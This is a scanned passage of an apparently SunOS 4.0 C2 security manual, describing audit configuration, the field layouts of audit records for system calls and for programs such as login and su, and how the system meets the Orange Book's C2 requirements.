The other audit control file is `audit_warn`, which is a shell script that gets run when the audit filesystem is in danger of running out of space. This script sends mail to one or more system administrators, saying that space is running out, and then uses the `audit` program to get the audit daemon to switch audit filesystems. This avoids filling the first audit filesystem, but the secondary audit filesystem is then in danger of filling up. System administrators need to process audit data quickly, in order to free up additional space on the primary audit filesystem.

New User/Group ID

There must be a user named `audit` and a group named `audit` for auditing to function correctly. This user account and group get established by `C2conv`. It is best for system administrators to perform audit administration from the `audit` account, rather than as super-user, because the consequence of error is much less severe that way. Note that actions from the `audit` account are not themselves audited. This makes it possible for the administrator to clean up a full audit filesystem without hanging the system (the system hangs when a security-related event cannot be recorded in the audit trail).

Password and Group Files

Another thing the `C2conv` script does it to convert the `/etc/passwd` and `/etc/group` files from the standard format into the new secure format. The old password and group files are left in the files `/etc/passwd.bak` and `/etc/group.bak` respectively. For added security, you should remove these files after verifying that C2 security works correctly, since they contain encrypted passwords for everyone to see.

Changing Audit Values

The C2 system as delivered contains a default list of events to audit, but you may want to change this list. The `audit_control` file describes which events should be audited. See the chapter on Audit Administration for details.

B

Format of Audit Records

B

Format of Audit Records

This appendix describes the format of different types of audit records. If you write programs to examine the audit trail, or if you want to become expert in the use of `audit`(8), you need to know about audit record format. There are two general categories of audit records: those made for system calls, and those composed of arbitrary text.

B.1. Header and Data Fields

Audit records consist of header fields and data fields. Each record type has a fixed number of header fields, and each field always has the same meaning. The binary format of audit record headers is defined in the include file `<sys/audit.h>`.

System call audit records have a fixed number of data fields, while text audit records have a variable number of data fields. In the case of text audit records, the composition of each field depends on the generating program, and an event's success or failure (and type of failure).

The program `praudit` displays eleven header fields and all the data fields. Audit records as displayed by `praudit` are defined below. Here are the eleven header fields:

1. record type
2. record event
3. time
4. real user id
5. audit user id
6. effective user id
7. real group id
8. process id
9. error code
10. return value
11. label

The remainder of this appendix describes the various types of audit records. Unless otherwise stated, the return values on success are the normal return values, and the return values on failure are meaningless. The meanings of error codes are also standard unless otherwise stated.

For system call audit records, the first line is the name of a system call. The next two header fields are the record type and event type. An audit record contains one or more event types, and multiple event types are OR-ed together. The event types may differ for the same record type. The events are based on options to the command, and who is running the command. Square brackets enclose valid event types, each separated by commas. Curly braces enclose optional events.

The data fields are listed next. The process group access list always composes the first set of data fields, but these fields are not listed below. The remaining data fields are listed below, however, followed by the type and meaning of each.

B.2. Audit Records for System Calls

This section describes the audit record format for system calls. The one irregularity is that `core` is treated as a system call, even though it isn't.

access

Record Type = access
Event Types = [dr]
Fields = 3
string = current root
string = current working directory
string = file name

adjtime

Record Type = adjtime
Event Types = [p0]
Fields = 2 types/4 values
long = seconds - adjust by
long = microseconds - and adjust by
long = seconds - old adjustment value
long = microseconds - old adjustment value

chmod

Record Type = chmod
Event Types = [da]
Fields = 4
string = current root
string = current working directory
string = file name
int = new mode

chown

Record Type = chown
Event Types = [da]
Fields = 5
string = current root
string = current working directory
string = file name
int = new user id (-1 if no change)
int = new group id (-1 if no change)

chroot

Record Type = chroot
Event Types = [p0]
Fields = 3
string = current root
string = current working directory
string = new root name

core

Record Type = core
Event Types = [dw]
Fields = 3
string = current root
string = current working directory
string = corefile "core" or "more.core"

creat

Record Type = creat
Event Types = [dc|dw]
Fields = 3
string = current root
string = current working directory
string = file name

execv

Record Type = execv
Event Types = [dr]
Fields = 3
string = current root
string = current working directory
string = path name

execve

Record Type = execve
Event Types = [dr]
Fields = 3
string = current root
string = current working directory
string = path name

fchmod

Record Type = fchmod
Event Types = [da]
Fields = 2
int = file descriptor
int = new mode

fchown

Record Type = chown
Event Types = [da]
Fields = 3
int = file descriptor
int = new user id (-1 if no change)
int = new group id (-1 if no change)

ftruncate

Record Type = ftruncate
Event Types = [dw]
Fields = 2
int = file descriptor
long = length to truncate to

kill

Record Type = kill
Event Types = [dw]
Fields = 2
int = process id
int = signal number

killpg

Record Type = killpg
Event Types = [dw]
Fields = 2
int = process group id
int = signal number

link

Record Type = link
Event Types = [dc]
Fields = 4
string = current root
string = current working directory
string = name of file to link to
string = hard link name

mkdir

Record Type = mkdir
Event Types = [dc]
Fields = 3
string = current root
string = current working directory
string = directory name

mknod

Record Type = mknod
Event Types = [dc, p0(only if regular user and not a FIFO)]
Fields = 4
string = current root
string = current working directory
string = file name
string = mode

mount

Record Type = mount
Event Types = [p1]
Fields = 6
string = current root
string = current working directory
int = mount type0:MOUNT_UFS - defined in mount.h
string = local mount directory
int = flags - file system read/write and suid, etc - defined in mount.h
int = mount type specific arguments

mount ufs

Record Type = mount_ufs
Event Types = [p1]
Fields = 6
string = current root
string = current working directory
int = mount type0:MOUNT_UFS - defined in mount.h
string = local mount directory
int = flags - file system read/write and suid, etc - defined in mount.h
string = block special file to mount type specific argument

mount nfs

Record Type = mount_nfs
Event Types = [p1]
Fields = 13 types/26 values
string = current root
string = current working directory
int = mount type(1):MOUNT_NFS - defined in mount.h
string = local mount directory name
int = flags - file system attributes - defined in mount.h
sockaddr_in - file server address consists of the following fields:
    short = family AF_INET=2; defined in socket.h
    unsigned short = port number
    hex = internet address may consist of 1 long, 2 shorts or 4 chars
    char = 8 chars
fhandle_t - file handle to be mounted (differs between client and server)
    client:
        NFS_FHSIXE (32) chars = clients view of fhandle
        (opaque data displayed as four hexidecimal values)
    nfs server:
        2 ints = file system id
        unsigned short = file number
        char = only used to pad structure
int = flags
int = write size in bytes
int = read size in bytes
int = initial timeout in .1 seconds
int = times to retry send
string = remote host name

msgctl

Record Type = msgctl
Event Types = [dc(IPC_RMID), dw(IPC_SET), dr(IPC_STAT)]
Fields = 1
int = message queue id

msgget

Record Type = msgget
Event Types = [drldw] { ldc if a new message queue is created}
Fields = 2
int = message queue id or -1 on error
int = key - type of message queue as defined in ipc.h

msgrcv

Record Type = msgrcv
Event Types = [dr]
Fields = 1
int = message queue id

msgsnd

Record Type = msgsnd
Event Types = [dw]
Fields = 1
int = message queue id

open

Record Type = open
Event Types = [dwldr, dw, dr] {ldc}
Fields = 3
string = current root
string = current working directory
string = file name

ptrace

Record Type = ptrace
Event Types = [dw]
Fields = 5
int = request as defined in ptrace.h
int = process id
int = depends on type of request - see ptrace man page
int = depends on type of request - see ptrace man page
int = depends on type of request - see ptrace man page

quotactl

This is broken down as follows:

quota on

Record Type = quota_on
Event Types = [p0]
Fields = 6
string = current root
string = current working directory
int = quota command - as defined in quota.h
string = device - character or block
int = uid
string = quota file name

quota off

Record Type = quota_off
Event Types = [p0]
Fields = 5
string = current root
string = current working directory
int = quota command - as defined in quota.h
string = device - character or block
int = uid

quota set

Record Type = quota_set
Event Types = [p0]
Fields = 6 types/13 values
string = current root
string = current working directory
int = quota command - as defined in quota.h
string = device - character or block
int = uid
dqblk = defines the format of the disk quota file.
  unsigned int = absolute limit on disk blks alloc
  unsigned int = preferred limit on disk blks
  unsigned int = current block count
  unsigned int = maximum # allocated files + 1
  unsigned int = preferred file limit
  unsigned int = current # allocated files
  unsigned int = time limit for excessive disk use
  unsigned int = time limit for excessive files

quota lim

Record Type = quota_lim
Event Types = [p0]
Fields = 6 types/13 values
string = current root
string = current working directory
int = quota command - as defined in quota.h
string = device - character or block
int = uid
dqblk = defines the format of the disk quota file.
  unsigned int = absolute limit on disk blks alloc
  unsigned int = preferred limit on disk blks
  unsigned int = current block count
  unsigned int = maximum # allocated files + 1
  unsigned int = preferred file limit
  unsigned int = current # allocated files
  unsigned int = time limit for excessive disk use
  unsigned int = time limit for excessive files

quota sync

Record Type = quota_sync
Event Types = [p0]
Fields = 5
string = current root
string = current working directory
int = quota command - as defined in quota.h
string = device - character or block
int = uid

quota

Record Type = quota
Event Types = [p0]
Fields = 6
string = current root
string = current working directory
int = quota command - as defined in quota.h
string = device - character or block
int = uid
string = argument supplied to quota

readlink

Record Type = readlink
Event Types = [dr]
Fields = 5
string = current root
string = current working directory
string = link name
string = buffer which contain contents of link
int = count of characters in buffer

reboot

Record Type = reboot - always generated before reboot call
Event Types = [p1]
Return Value = successful - AU_EITHER(-1) defined in audit.h
Fields = 1
int = argument to reboot - see reboot2 man page

rebootfailure

Record Type = rebootfail - only generated if reboot fails
Event Types = [p1]
Fields = 1
int = argument to reboot - see reboot2 man page

rename

Record Type = rename
Event Types = [dc]
Fields = 4
string = current root
string = current working directory
string = rename from file name
string = rename to file name

rmdir

Record Type = rmdir
Event Types = [dc]
Fields = 3
string = current root
string = current working directory
string = directory name

semctl

The possible commands are:

GETVAL SETVAL GETPID GETNCNT GETZCNT
GETALL SETALL
IPC_STAT IPC_SET IPC_RMID

The event type value for all commands except the one listed below is zero (0).

Record Type = semctl
Event Types = [dc(IPC_RMID), dw(SETALL), dr(SETZCNT)]
Fields = 1
int = semephore id

semget

Record Type = semget
Event Types = [dr|dw] { |dc if a new semaphore is created}
Fields = 2
int = semephore id
int = key

semop

Record Type = semop
Event Types = [dr|dw]
Fields = 1
int = semephore id

setdomainname

Record Type = setdomainname
Event Types = [p1]
Fields = 2
string = old domain name
string = new domain name

sethostname

Record Type = sethostname
Event Types = [p1]
Fields = 2
string = old host name
string = new host name

settimeofday

Record Type = settimeofday
Event Types = [p0]
Fields = 2 types/4 values
long = seconds
long = microseconds
int = minutes west of Greenwich
int = type of dst correction

shmat

Record Type = shmat
Event Types = [dr|dw(if attach is not read only)|dc(if first attach, create)]
Fields = 1
int = shared memory id

shmctl

The three shmctl commands are:

IPC_STAT IPC_SET IPC_RMID

The event type for IPC_SET is zero(0).

Record Type = shmctl
Event Types = [dc(IPC_RMID, dr(IPC_STAT)]
Fields = 1
int = shared memory id

shmdt

Record Type = shmdt
Event Types = [dc]
Fields = 1
int = shared memory id

shmget

Record Type = shmget
Event Types = [dr|dw] {|dc - if creating memory segment}
Fields = 2
int = shared memory segment id or EINVAL if error
int = key

socket

Record Type = socket
Event Types = [dw|dr|dc]
Fields = 3
int = domain address family; defined in socket.h
int = socket type as defined in socket.h
int = protocols - see socket2, services5 and protocols5 man pages

stat

Record Type = stat
Event Types = [dr]
Fields = 3
string = current root
string = current working directory
string = file name

statfs

Record Type = statfs
Event Types = [dr]
Fields = 4 types/19 values
string = current root
string = current working directory
string = directory name fs is mounted on
statfs = file system statistics - consists of the following fields:
long = type of info, zero for now
long = fundamental file system block size
long = total blocks in file system
long = free block in fs
long = free blocks avail to non-superuser
long = total file nodes in file system
long = free file nodes in fs
long = first part of file system id
long = second part of file system id
7 longs = spare for later

symlink

Record Type = symlink
Event Types = [dc]
Fields = 4
string = current root
string = current working directory
string = file name to link to
string = link name

sysacct

Record Type = sysacct
Event Types = [p1|dw]
Fields = 1
string = accounting file name

truncate

Record Type = truncate
Event Types = [dw]
Fields = 4
string = current root
string = current working directory
string = file name
long = length to truncate to

unlink

Record Type = unlink
Event Types = [dc]
Fields = 3
string = current root
string = current working directory
string = file name

unmount

Record Type = unmount
Event Types = [p1]
Fields = 3
string = current root
string = current working directory
string = local mount directory

utimes

Record Type = utimes
Event Types = [dw]
Fields = 4 types/7 values
string = current root
string = current working directory
string = file name to set times on
times consists of:
long = time of last access in seconds
long = and microseconds
long = time of last modification in seconds
long = and microseconds

B.3. Audit Records for Arbitrary Text

This section describes the audit record format for arbitrary text. Many programs write text audit records because they perform tasks that don't use system calls, but nevertheless have an impact on security.

text

Record Type = text
Event Types = depends on program
Fields = number depends on program
string = content depends on program

In addition to kernel generated audit messages, several programs generate text audit records. The event type, return values, error codes, and data fields depend on the program which generates the audit record. These fields are described below. The data field lines are proceeded by the data field position number. The first data field is the name of the command.

audit - audit trail maintenance

Event Types = [ad]

1-string = audit
2-string = Invalid input
2-string = Successful

COMMAND = audit -d usernames
2-string = Invalid user name
2-string = Error in getting event state.
2-string = {system error message}
3-string = -d
4-number of users-string = usernames
" " " "
{maximum of ten user names}
" " " "
COMMAND = audit -u username
2-string = Invalid user name
2-string = Error in converting audit flags.
2-string = {system error message}

3-string = -u
4-string = username

COMMAND = audit -s
2-string = Error in audit_data open.
2-string = {system error message}
3-string = -s

COMMAND = audit -n
2-string = Error in audit_data open.
2-string = {system error message}
3-string = -n

clri

Event Types = [ad]
1-string = clri
additional strings = parameters to clri

dcheck

Event Types = [ad]

1-string = dcheck
additional strings = parameters to dcheck

dump

Event Types = [ad]

1-string = dump
additional strings = parameters to dump

fsck

Event Types = [ad]

1-string = fsck
additional strings = parameters to fsck

icheck

Event Types = [ad]

1-string = icheck
additional strings = parameters to icheck

login - sign on

Event Types = [lo]

Return Value = successful 0 {user authenticated}
Return Value = incorrect password 1
Return Value = logins disabled and uid != 0 2
Return Value = ROOT LOGIN REFUSED 3
Return Value = No shell 5

Error Code = same as return values

1-string = login
2-string = login name
3-string = message text, as return value
4-string = terminal name
5-string = host name

ncheck

Event Types = [ad]

1-string = ncheck
additional strings = parameters to ncheck

pwdauthd - server for authenticating passwords

Event Types = [ad]

1-string = pwdauthd

2-string = "user" if authentication was for a user
2-string = "group" if authentication was for a group

3-string = remote user's uid
4-string = name of user or group to authenticate
5-string = password to authenticate

6-string = not using passwd.adjunct
6-string = not using group.adjunct
6-string = valid
6-string = invalid

restore

Event Types = [ad]

1-string = restore
additional strings = parameters to restore

rexd - remote execution deamon

Event Types = [lo]

1-string = in.rexd
2-string = command
3-string = remote machine name
4-string =

5-string = rexd: service rpc register: error
5-string = rexd: svctcp_create: error
5-string = rexd: service rpc register: error

5-string = user authorizated

rexecd - remote execution deamon

Event Types = [lo]

1-string = in.rexecd
2-string = user name
3-string = remote host name
4-string = command to execute

5-string = Login incorrect
5-string = Password incorrect
5-string = No remote directory

5-string = user authorizated

rshd - remote shell deamon

Event Types = [ad]

1-string = in.rshd
2-string = remote user name
3-string = local user name
4-string = host name
5-string = command to execute

6-string = Login incorrect.
6-string = Permission denied
6-string = Can't make pipe
6-string = Error in fork

6-string = authorization successful

su - super-user, temporarily switch effective user ID

Event Types = [ad]

Return Value = successful 0 {user authenticated}
Return Value = Unknown login: 1
Return Value = bad password 2
Return Value = setgid 3
Return Value = initgroups failed 4
Return Value = setuid 5
Return Value = no directory 6
Return Value = no shell 7

Error Code = same as return values

1-string = su
2-string = message text
3-string = user name
4-string = user environment; user
5-string = home directory
6-string = shell
7-string = path

yppasswdd - server for modifying yellow pages password file

Event Types = [ad]

1-string = yppasswdd
2-string = remote user name

3-string = Not in passwd.adjunct.
3-string = Bad password in passwd.adjunct.
3-string = Inconsistency between passwd files.
3-string = Successful.

passwd - Change user password, full name, or shell

Event Types = [ad]


Return Value = Password changed 0
Return Value = Full name changed 0
Return Value = Shell changed 0
Return Value = Program error 1
Return Value = Password file busy 1
Return Value = User not found in passwd file 1
Return Value = Permission denied 1

Error Code = same as return values

1-string = username
1-string = "", when user name is not known

C

The Orange Book



C

The Orange Book

This appendix explains how SunOS 4.0 fulfills the level C2 computer security requirements listed in the *Orange Book*.† According to the *Orange Book*, there are seven levels of computer security, with C2 being the fifth highest. Although the UNIX system was originally designed to be open, making it easy for software developers to share work in progress, most of the technical requirements for C2 security are already provided in the standard UNIX system. However, some things had to be changed.

The remainder of this section quotes the requirements given in the *Orange Book* for C2 security level implementations and describes work that was done to satisfy the requirements.

Glossary

The following terms are used in the quotes from the *Orange Book* that appear in the following sections of this chapter:

ADP — Stands for Automated Data Processing. Defined as: "An assembly of computer hardware, firmware, and software configured for the purpose of classifying, sorting, calculating, computing, summarizing, transmitting and receiving, storing, and retrieving data with a minimum of human intervention."

Object — Defined as: "A passive entity that contains or receives information. Access to an object potentially implies access to the information it contains. Examples of objects are: records, blocks, pages, segments, files, directories, directory trees, and programs, as well as bits, bytes, words, fields, processors, video displays, keyboards, clocks, printers, network nodes, etc."

Process — Defined as: "A program in execution. It is completely characterized by a single current execution point (represented by the machine state) and address space."

Subject — Defined as: "An active entity, generally in the form of a person, process, or device that causes information to flow among objects or changes the system state. Technically, a process/domain pair."

TCB — Stands for Trusted Computing Base. Defined as: "The totality of protection mechanisms within a computer system – including hardware, firmware, and software – the combination of which is responsible for enforcing a security

† The *Orange Book* is a common short name for the *Department of Defense Trusted Computer System Evaluation Criteria*, Department of Defense Computer Security Center, Fort George G. Meade, Maryland 20755, DOD 5200.28-STD, December, 1985. The short name stems from book's orange cover.

policy." The TCB of SunOS includes the hardware, the kernel, all executables used in the normal process of booting the system and bringing it up multi-user, all executables that run with set-UID to root privileges, and executables normally run by `root`. (Note that the number of utilities normally run by `root` may be severely restricted in secure environments.)

User — Defined as: "Any person who interacts directly with a computer system."

Discretionary Access Control

Discretionary Access Control is defined as: "A means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject."

The discretionary access control requirements stated in the *Orange Book* are the following:

"The TCB shall define and control access between named users and named objects (e.g. files and programs) in the ADP system. The enforcement mechanism (e.g. self/group/public controls, access control lists) shall allow users to specify and control sharing of those objects by named individuals, or defined groups of individuals, or by both. The discretionary access control mechanism shall, either by explicit user action or by default, provide that objects are protected from unauthorized access. These access controls shall be capable of including or excluding access to the granularity of a single user. Access permission to an object by users not already possessing access permission shall only be assigned by authorized users."

What this really means is that a user, at his discretion, can give away access to files and/or groups of files.

The term *authorized user* refers to someone with super-user privileges. The operating system currently enforces this policy by asking for the `root` password when someone becomes super-user.

The access scheme allows permissions to be set for one user, (the file's owner), one group of users, (the file's group), and everyone else. To exclude access to the granularity of a single user, the system administrator must define groups containing appropriate users.

Object Reuse

The object reuse requirements stated in the *Orange Book* are the following:

"When a storage object is initially assigned, allocated, or reallocated to a subject from the TCB's pool of unused storage objects, the TCB shall assure that the object contains no data for which the subject is not authorized."

The Sun OS already guarantees that disk and memory space allocated to a file or process is cleared before it is made available to a user. This satisfies the requirements in this section.

Identification and Authentication

The identification and authentication requirements stated in the *Orange Book* are the following:

"The TCB shall require users to identify themselves to it before beginning to perform any other actions that the TCB is expected to mediate. Furthermore, the TCB shall use a protected mechanism (e.g. passwords) to authenticate the user's identity. The TCB shall protect authentication data so that it cannot be accessed by any unauthorized user. The TCB shall be able to enforce individual accountability by providing the capability to uniquely identify each individual ADP system user. The TCB shall also provide the capability of associating this identity with all auditable actions taken by that individual."

As long as each system user is assigned an individual login ID, the `login` and `passwd` commands used by the UNIX system to validate a user's identity seems to meet most of these requirements. The only problem is the requirement that authentication data cannot be accessed by any unauthorized user. If only a small subset of users is allowed to see the encrypted password, but all users need access to other data in the password file, the encrypted password will have to be maintained in a separate file. Nor can the `getpwent()` routines return an encrypted password. To remedy this problem, password information has been split into two files: `/etc/passwd`, which contains everything it did before except the encrypted password, and `/etc/security/passwd.adjunct`, `/etc/security/passwd.adjunctetc/security/passwd.adjunct` which contains the encrypted password and some security information. The latter file is mode 0600 owned by `root`. Instead of an encrypted password, the `/etc/passwd` file contains the string `##`*user* in the password field. Likewise, the `/etc/group` file contains the string `#$`*group* to indicate that the encrypted group password is in `/etc/security/group.adjunct`.

This string is what the `getpwent()` routines return unless the process is running as `root`. Also, the yellow pages now provide a secure super-user access across the network for the yellow pages `passwd.adjunct` map. All existing software that uses the password file to verify users' passwords has to be relinked. Any programs that use `getpwent()`, `getpass()`, `crypt()`, or `strcmp()` as the basis for getting and validating passwords will continue to work correctly without source change, but they need to be relinked to pick up new versions of these library routines. Software that reads `/etc/passwd` directly looking for an encrypted password must be modified more extensively.

Auditing

The audit requirements stated in the *Orange Book* are the following:

"The TCB shall be able to create, maintain, and protect from modification or unauthorized access or destruction an audit trail of accesses to objects it protects. The audit data shall be protected by the TCB so that read access to it is limited to those who are authorized for audit data. The TCB shall be able to record the following types of events: use of identification and authentication mechanisms, introduction of objects into a user's address space (e.g., file open, program initiation), deletion of objects, and actions taken by computer operators and system administrators and/or system security officers. For each recorded event, the audit record shall identify: date and time of the event, user, type of event, and success or failure of the event. For identification/authentication events the origin of

request (e.g., terminal ID) shall be included in the audit record. For events that introduce an object into a user's address space and for object deletion events the audit record shall include the name of the object. The ADP system administrator shall be able to selectively audit the actions of any one or more users based on individual identity.''

In addition to the old UNIX system accounting package, a new auditing package that meets these requirements has been provided. As before though, accounting is configured off by default. Some potential security problems with auditing are listed below.

Auditing Super-User Activities

At the C2 level, on person may perform the roles of operator, system administrator, and system security officer. As a matter of fact, there may be more than one person who knows the super-user password. However, it is impossible to log in as `root` on C2 secure systems; administrators must become super-user by means of the `su` command.

For B1 secure systems, the roles of operator, system administrator, and system security officer (all of which require some super-user privileges) are filled by different people. Some events involving system security would require action by more than one of these people, and no single user would ever be allowed full access to the security features of the system. The three users would be given restricted environments to audit each action taken and restrict the commands they could execute. Many of the commands would be specialized shell scripts set up to perform tasks securely.

Auditing Versus Time and Disk Space

The old accounting mechanism logs an entry for every process at exit time, if accounting is turned on. The `sa` command produced reports from accounting records that could be filtered by `grep` to get records for a specific user. Since the old accounting log files could easily consume 500K bytes per day, accounting was turned off by default standard Sun releases. If all security-related events are logged, log files could consume at least four times as much space, and possibly much more than that.

The new auditing mechanism allows the system administrator to select particular users and events to audit. The system comes with reasonable defaults, which can be changed to suit specific security needs. As with the old accounting system, administrators can use `grep` to select the records they want. It's important to remember that the more events get audited, the slower the system becomes, and the larger the auditing file grows.

Under the old accounting package, if space runs out in the file system holding log files, accounting turns itself off. Under the new security auditing package, the system tries to write to an alternate filesystem when space runs out. At this point, it is the administrator's responsibility to make a tape of the nearly-full audit filesystem, and clear it out so as to create an empty alternate filesystem. If all audit filesystems are full, the system brings itself down, and cannot be rebooted until there is space on some audit filesystem.

What Events Are Audited

Besides the audit trail of commands executed by the operator, system administrator, or system security officer, the following events probably require logging:

1. Execution of the following system calls create or complete connections to objects, change the security of objects, terminate or remove objects, or require or grant special privileges:

```
adjtime()       link()          recvmsg()           shmctl()
bind()          listen()        rename()            shmget()
chmod()         mkdir()         rmdir()             shutdown()
chown()         mknod()         semctl()            socket()
connect()       mount()         semget()            socketpair()
creat()         msgctl()        setdomainname()     swapon()
exec*()         msgget()        setgroups()         truncate()
exit()          nfssvc()        sethostname()       unlink()
fchown()        open()          setpriority()       unmount()
flock()         pipe()          setquota()          vfork()
fork()          quota()         setregid()          vhanghup()
ftruncate()     quotactl()      setreuid()
kill()          reboot()        setrlimit()
killpg()        recvfrom()      settimeofday()
```

2. If the transfer of information has to be audited as well, the following system calls may also generate audit records:

```
close()          munmap()      recv()          shmat()†
getdirentries()  ptrace()      semop()         shmdt()
mmap()           read()        send()          write()
msgrcv()         readlink()    sendmsg()
msgsnd()         readv()       sendto()
```

3. The `lockscreen`, `login`, `passwd`, and `su` commands all read passwords and authenticate them using the `crypt()` library routine. These programs, and others that authenticate passwords, produce an audit record. This isn't done by the program itself, but by the authentication daemon `pwdauthd`(8). It is the responsibility of each secure application to call `pwdauth()` and `grpauth()` as necessary.

System Architecture

The system architecture requirements stated in the *Orange Book* are the following:

"The TCB shall maintain a domain for its own execution that protects it from external interference or tampering (e.g., by the modification of its code or data structures). Resources controlled by the TCB may be a defined subset of the subjects and objects in the ADP system. The TCB shall isolate the resources to be protected so that they are subject to the access control and auditing requirements."

† Note that the transfer of data through shared memory is not logged by auditing `shmat()` and `shmdt()`. Logging them does, however, generate audit records that place time stamps around the window during which data could be transferred by the process.

This requirement seems to be fully satisfied by the current file protection mechanism. However, permissions on all parts of the TCB should be checked so that:

1. The `/dev/*mem` and `/vmunix` files should be mode 0640, owned by `root`, with group `kmem`.
2. Since the debugger `adb` must not be capable of reading or writing `/dev/*mem`, `/vmunix`, or any other parts of the TCB, `adb` should not be on the list of privileged commands that can be run by the operator, system administrator, or system security officer.
3. Commands that examine memory, such as `ps`, `ipcs`, and `w`, should be set-GID to group `kmem`. Note that even though these programs are not set-UID `root`, they are still part of the TCB. Note that `kmem`, with group ID of 2, has been added to the standard Sun release.
4. All files that are part of the TCB must have permissions that deny write access to all users who are not system users or who are not members of system groups. System users are those with login IDs of `root`, `daemon`, `kmem`, `bin`, and `uucp`. System groups are those with group IDs of `wheel`, `daemon`, `kmem`, and `bin`.


System Integrity

The system integrity requirements stated in the *Orange Book* are the following:

"Hardware and/or software features shall be provided that can be used to periodically validate the correct operation of the on-site hardware and firmware elements of the TCB."

These requirements are satisfied by standard Sun diagnostics.

Index



T

U

V

W

Y

Notes

Notes